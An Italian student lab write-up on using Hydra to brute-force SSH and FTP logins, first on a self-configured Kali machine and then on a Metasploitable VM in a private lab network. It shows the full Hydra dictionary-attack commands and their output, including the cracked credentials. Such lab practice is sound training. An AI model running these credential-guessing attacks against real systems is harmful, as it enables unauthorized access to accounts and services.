

CONSEGNA W14D4

Traccia: L'esercizio di oggi ha un duplice scopo: Esercizio Traccia- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione


L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;
- Una seconda fase dove configurerete e craccherete il servizio ftp.

Esercizio guidato: configurazione e cracking SSH

1.

- Creiamo un nuovo utente su Kali Linux, con il comando «adduser». `sudo adduser test_user`
- Chiamiamo l'utente `test_user`, e configuriamo una password iniziale `testpass`
- Attiviamo il servizio `ssh` con il comando `sudo service ssh start`
- Il file di configurazione del demone `sshd` lo troviamo al path `sudo nano /etc/ssh/sshd_config`, qui possiamo abilitare l'accesso all'utente `root` in `ssh` (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni. Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le impostazioni del servizio stesso.



```
kali@kali: ~  
Sessione Azioni Modifica Visualizza Aiuto  
~(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password di kali:  
Nuova password:  
Reimmettere la nuova password:  
passwd: password aggiornata correttamente  
Modifica delle informazioni relative all'utente test_user  
Inserire il nuovo valore o premere INVIO per quello predefinito  
Nome completo []: testuser  
  
kali@kali: ~  
Sessione Azioni Modifica Visualizza Aiuto  
GNU nano 8.6 /etc/ssh/sshd_config  
# This is the sshd server system-wide configuration file. See  
# sshd_config(5) for more information.  
  
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games  
  
# The strategy used for options in the default sshd_config shipped with  
# OpenSSH is to specify options with their default value where  
# possible, but leave them commented. Uncommented options override the  
# default value.  
  
Include /etc/ssh/sshd_config.d/*.conf  
  
#Port 22  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::  
  
#HostKey /etc/ssh/ssh_host_rsa_key  
#HostKey /etc/ssh/ssh_host_ecdsa_key  
#HostKey /etc/ssh/ssh_host_ed25519_key  
  
# Ciphers and keying  
#RekeyLimit default none  
  
# Logging  
#SyslogFacility AUTH  
#LogLevel INFO  
  
# Authentication:  
  
#LoginGraceTime 2m  
#PermitRootLogin prohibit-password  
#StrictModes yes  
#MaxAuthTries 6  
#MaxSessions 10  
  
#PubkeyAuthentication yes  
  
# Expect .ssh/authorized_keys2 to be disregarded by default in future.  
[ Lette 124 righe ]  
^G Guida ^C Salva ^F Cerca ^K Taglia ^J Esegui ^C Posizione M-U Annulla  
^X Esci ^R Inserisci ^S Sostituisci ^U Incolla ^_ Giustifica ^/ Vai a riga M-E Ripeti
```

2.

- Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente:
ssh test_user@ip_kali, sostituite IP_kali con l'IP della vostra macchina

- Se le credenziali inserite sono corrette, dovrete ricevere il prompt dei comandi dell'utente test_user sulla nostra Kali.

```
(kali@kali)-[~]
$ ssh test_user@192.168.50.1
The authenticity of host '192.168.50.1 (192.168.50.1)' can't be established.
ED25519 key fingerprint is SHA256:YpYNkuexd3Zl2CEbBuKQTzQOV1SebUwv4aCjoq3A9j0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.1' (ED25519) to the list of known hosts.
test_user@192.168.50.1's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$
```

3. PS PER VELOCIZZARE IL PROCESSO HO MODIFICATO I FILE.TXT IN MODO DA FAR USCIRE I RISULTATI PRIMA

-A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking. Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potrete cambiare e scegliere username e password random per testare il sistema in «blackbox».

-Durante la lezione teorica abbiamo visto che possiamo attaccare l'autenticazione SSH con Hydra con il comando seguente, dove -l, e -p minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch -L, -P (notate che sono entrambe in maiuscolo)

hydra -l username -p password IP -t 4 ssh

-Il nostro comando sarà quindi

hydra -L username_list -P password_list IP_KALI -t 4 ssh

-Dove sostituiremo username_list e password_list con le wordlist scaricate e IP kali con il nostro IP.

-Se volete scaricare una collezione di username e password, installate seclists. Seclists contiene elenchi di username e password piuttosto vasti.

-Utilizzate il comando «sudo apt install seclists»

hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -P

/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.1 -t2 ssh -V

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 17:04:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessi
on found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295463295455 login tries (l:8295455/p:1000001), ~414773164
7728 tries per task
[DATA] attacking ssh://192.168.50.1:22/
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "123456" - 1 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "password" - 2 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "12345678" - 3 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "qwerty" - 4 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "123456789" - 5 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "12345" - 6 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "1234" - 7 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "111111" - 8 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "1234567" - 9 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "dragon" - 10 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "123123" - 11 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "baseball" - 12 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "abc123" - 13 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "football" - 14 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "monkey" - 15 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "letmein" - 16 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "696969" - 17 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "shadow" - 18 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "master" - 19 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "666666" - 20 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "qwertyuiop" - 21 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "123321" - 22 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "test_user" - pass "testpass" - 23 of 8295463295455 [child 1] (0/0)
[22][ssh] host: 192.168.50.1 login: test_user password: testpass
[ATTEMPT] target 192.168.50.1 - login "info" - pass "123456" - 1000002 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "info" - pass "password" - 1000003 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "info" - pass "12345678" - 1000004 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "info" - pass "qwerty" - 1000005 of 8295463295455 [child 0] (0/0)
^X[ATTEMPT] target 192.168.50.1 - login "info" - pass "123456789" - 1000006 of 8295463295455 [child 1] (0/0)
[ATTEMPT] target 192.168.50.1 - login "info" - pass "12345" - 1000007 of 8295463295455 [child 0] (0/0)
[ATTEMPT] target 192.168.50.1 - login "info" - pass "1234" - 1000008 of 8295463295455 [child 1] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

```

Come si evince dai risultati siamo riusciti a risalire al nome utente e alla password, questo perché facenti parte delle liste "standard" da qui capiamo l'importanza della configurazione di utente e password non ordinari o standard.

4.

Procediamo poi con la configurazione e il cracking del servizio ftp su Kali. Installiamo prima ftp attraverso il comando "**sudo apt install vsftpd**" e successivamente avviamo il servizio con il comando "**sudo service vsftpd start**"

Mandiamo di nuovo il comando con Hydra per trovare la password e l'username ma questa volta cambiano nella riga di comando "ssh" con "ftp" quindi il nuovo comando sarà:

```

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P
/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.1 -t2 ftp -V

```

FACOLTATIVO

Scegliete un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna). Es. telnet, ssh, ftp, http. Per velocizzare il cracking (e ottenere un esito positivo) potete modificare il dizionario scelto aggiungendo: utente msfadmin, password msfadmin.

Proviamo a fare lo stesso esercizio attaccando però la metasploitable cercando di rintracciare l'username e la password per entrare nella suddetta macchina quindi in questo caso prendiamo il comando di prima e lo modifichiamo in modo da poter attaccare un'altra macchina quindi in questo caso andiamo a sostituire soltanto l'IP dove eseguire l'attacco che sarà 192.168.50.101 di conseguenza il comando è:

hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P

/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.101 -t2 ftp -V

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 17:17:13
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295472590912 login tries (l:8295456/p:1000002), ~414773629 5456 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 1 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 2 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 3 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 4 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456789" - 5 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 6 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 7 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "111111" - 8 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567" - 9 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 10 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123123" - 11 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "baseball" - 12 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "abc123" - 13 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 14 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "monkey" - 15 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 16 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "696969" - 17 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "shadow" - 18 of 8295472590912 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 19 of 8295472590912 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 20 of 8295472590912 [child 1] (0/0)
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1000003 of 8295472590912 [child 1] (0/0)
```